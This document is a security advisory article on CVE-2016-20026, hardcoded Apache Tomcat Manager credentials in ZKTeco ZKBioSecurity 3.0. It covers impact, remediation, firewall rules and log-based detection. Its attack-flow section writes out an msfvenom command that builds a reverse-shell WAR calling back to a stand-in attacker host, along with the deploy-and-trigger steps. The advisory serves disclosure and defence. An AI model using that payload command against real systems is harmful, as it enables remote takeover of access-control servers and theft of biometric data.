
CVE-2016-20026: ZKBioSecurity 3.0 Hardcoded Tomcat Credentials Enable Unauthenticated RCE
A critical remote code execution vulnerability has been formally published to the NIST National Vulnerability Database for ZKTeco ZKBioSecurity 3.0, tracked as CVE-2016-20026 (CVSS 9.8, Critical). The flaw involves hardcoded administrative credentials in the bundled Apache Tomcat server's tomcat-users.xml configuration file, which allow any network-accessible attacker to authenticate to the Tomcat Manager application and upload a malicious WAR (Web Application Archive) to achieve arbitrary code execution on the host.
This CVE was published to the NVD on March 16, 2026. Organizations running ZKBioSecurity 3.0 should treat this as an active risk requiring immediate remediation.
Vulnerability Overview
| Attribute | Value |
|---|---|
| CVE ID | CVE-2016-20026 |
| CVSS Score | 9.8 (Critical) |
| CWE Classification | CWE-798 — Use of Hard-coded Credentials |
| Affected Product | ZKTeco ZKBioSecurity 3.0 |
| Attack Vector | Network — no local access required |
| Privileges Required | None |
| User Interaction | None |
| Authentication | Not required (credentials are hardcoded and published) |
| Patch Available | See vendor guidance |
Technical Background
ZKBioSecurity is ZKTeco's enterprise-grade physical security management platform, used by organizations to centrally manage biometric access control — fingerprint readers, facial recognition terminals, RFID card systems, and surveillance cameras. The platform is deployed in critical infrastructure, financial institutions, healthcare, and government facilities worldwide.
The application bundles Apache Tomcat as its web server. ZKTeco's installation routine creates a tomcat-users.xml file containing hardcoded administrative credentials that are identical across all ZKBioSecurity 3.0 deployments. Because these credentials are now publicly known (via CVE disclosure), any attacker with network access to the Tomcat management port can:
- Authenticate to the Tomcat Manager (
/manager/html) with the hardcoded credentials - Upload a custom WAR file containing a JSP web shell or any arbitrary code
- Access the deployed application and achieve remote code execution on the underlying OS
Since ZKBioSecurity often runs with elevated service account privileges, this translates directly to system-level code execution.
Attack Flow
1. Attacker discovers ZKBioSecurity 3.0 deployment via network scan
   (Shodan, Censys, internal port scan — default Tomcat port 8080/8443)

2. Attacker navigates to the Tomcat Manager:
   http://target:8080/manager/html

3. Browser prompts for HTTP Basic Auth credentials — attacker enters
   the hardcoded credentials from tomcat-users.xml

4. Manager application loads — attacker prepares a malicious WAR file:
   msfvenom -p java/jsp_shell_reverse_tcp LHOST=attacker.ip LPORT=4444 -f war > shell.war

5. Attacker uploads shell.war via the Manager's "Deploy" function

6. Attacker navigates to the deployed app path to trigger execution:
   http://target:8080/shell/

7. Reverse shell connects back — attacker now has code execution in the
context of the Tomcat/ZKBioSecurity service accountWhy This Is Critical
Hardcoded credentials are classified as a CWE-798 vulnerability and consistently rank among the most severe configuration flaws because:
- No exploitation complexity: Credentials are static and publicly known after CVE disclosure
- No authentication requirement: The Tomcat Manager is directly accessible on the network
- Full RCE via WAR deployment: Apache Tomcat's Manager API is specifically designed to deploy executable code — this is not an edge case
- Elevated service context: ZKBioSecurity typically runs as a high-privilege service account, giving the attacker broad OS access
- High-value target data: ZKBioSecurity stores biometric templates, employee records, and physical access logs
Scope and Exposure
ZKBioSecurity 3.0 deployments that expose the Tomcat management port to:
- Internal corporate networks: Insider threat or post-initial-access pivot scenario
- Internet-facing hosts: Direct remote exploitation without prior access (if Tomcat port is internet-exposed)
- Segmented OT/ICS networks: Physical security systems are often in separate network segments, but lateral movement can reach them
The Tomcat Manager is frequently exposed on non-standard ports or on the same interface as the ZKBioSecurity web UI, depending on deployment configuration.
Remediation
Primary Fix
Upgrade to a patched version of ZKBioSecurity and contact ZKTeco for guidance specific to CVE-2016-20026.
Immediate Mitigation
Step 1: Change the hardcoded Tomcat credentials immediately
Locate tomcat-users.xml in the ZKBioSecurity Tomcat installation:
# Typical path on Windows
C:\Program Files\ZKBioSecurity\apache-tomcat\conf\tomcat-users.xml

# On Linux
/opt/ZKBioSecurity/apache-tomcat/conf/tomcat-users.xmlReplace the hardcoded credentials with a strong, unique password:
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users>
  <!-- Replace hardcoded credentials with a strong unique password -->
  <role rolename="manager-gui"/>
  <role rolename="manager-script"/>
  <user username="zkadmin"
        password="[STRONG-RANDOM-PASSWORD-HERE]"
        roles="manager-gui,manager-script"/>
</tomcat-users>Step 2: Restrict Tomcat Manager access by IP
Edit webapps/manager/META-INF/context.xml:
<Context antiResourceLocking="false" privileged="true">
  <Valve className="org.apache.catalina.valves.RemoteAddrValve"
         allow="127\.0\.0\.1|192\.168\.10\.\d+"/>
</Context>Replace 192.168.10.\d+ with your management network CIDR.
Step 3: Disable the Tomcat Manager if not required
# Remove the manager webapp entirely if not needed
rm -rf /opt/ZKBioSecurity/apache-tomcat/webapps/manager
rm -rf /opt/ZKBioSecurity/apache-tomcat/webapps/host-managerStep 4: Firewall the Tomcat port
Ensure Tomcat's management port is not accessible from untrusted networks:
# Windows Firewall — block inbound on Tomcat port from non-management ranges
netsh advfirewall firewall add rule name="Block ZKBioSecurity Tomcat External"
protocol=TCP dir=in localport=8080 action=block remoteip=0.0.0.0/0Detection
# Check for unauthorized WAR deployments in Tomcat webapps directory
ls -la /opt/ZKBioSecurity/apache-tomcat/webapps/

# Review Tomcat access logs for manager endpoint requests
grep "manager" /opt/ZKBioSecurity/apache-tomcat/logs/localhost_access_log.*.txt

# Windows: Review Tomcat access logs
dir "C:\Program Files\ZKBioSecurity\apache-tomcat\logs\"
findstr "manager" "C:\Program Files\ZKBioSecurity\apache-tomcat\logs\localhost_access_log.*.txt"Unexpected WAR files in the webapps/ directory, or POST requests to /manager/text/deploy or /manager/html/upload in access logs, are strong indicators of exploitation.
Impact Assessment
| Impact Area | Description |
|---|---|
| Remote Code Execution | Full OS command execution via WAR deployment |
| Biometric Data Theft | Access to fingerprint templates, facial scan data, employee records |
| Physical Security Bypass | ZKBioSecurity manages door access — attacker could modify access rules |
| Lateral Movement | Service account credentials allow traversal to connected HR/AD systems |
| Persistence | WAR-deployed backdoor persists across Tomcat restarts |
| Exploitation Barrier | Zero — hardcoded credentials require no research to exploit post-CVE disclosure |
Key Takeaways
- CVE-2016-20026 exposes ZKBioSecurity 3.0 to unauthenticated RCE via hardcoded Apache Tomcat Manager credentials
- CVSS 9.8 (Critical) — zero exploitation complexity after credential disclosure
- Immediate action: Change
tomcat-users.xmlcredentials, restrict Manager access by IP, firewall the Tomcat port - Disable Tomcat Manager entirely if not required for ongoing administration
- ZKBioSecurity manages physical access control — a compromise could impact real-world facility security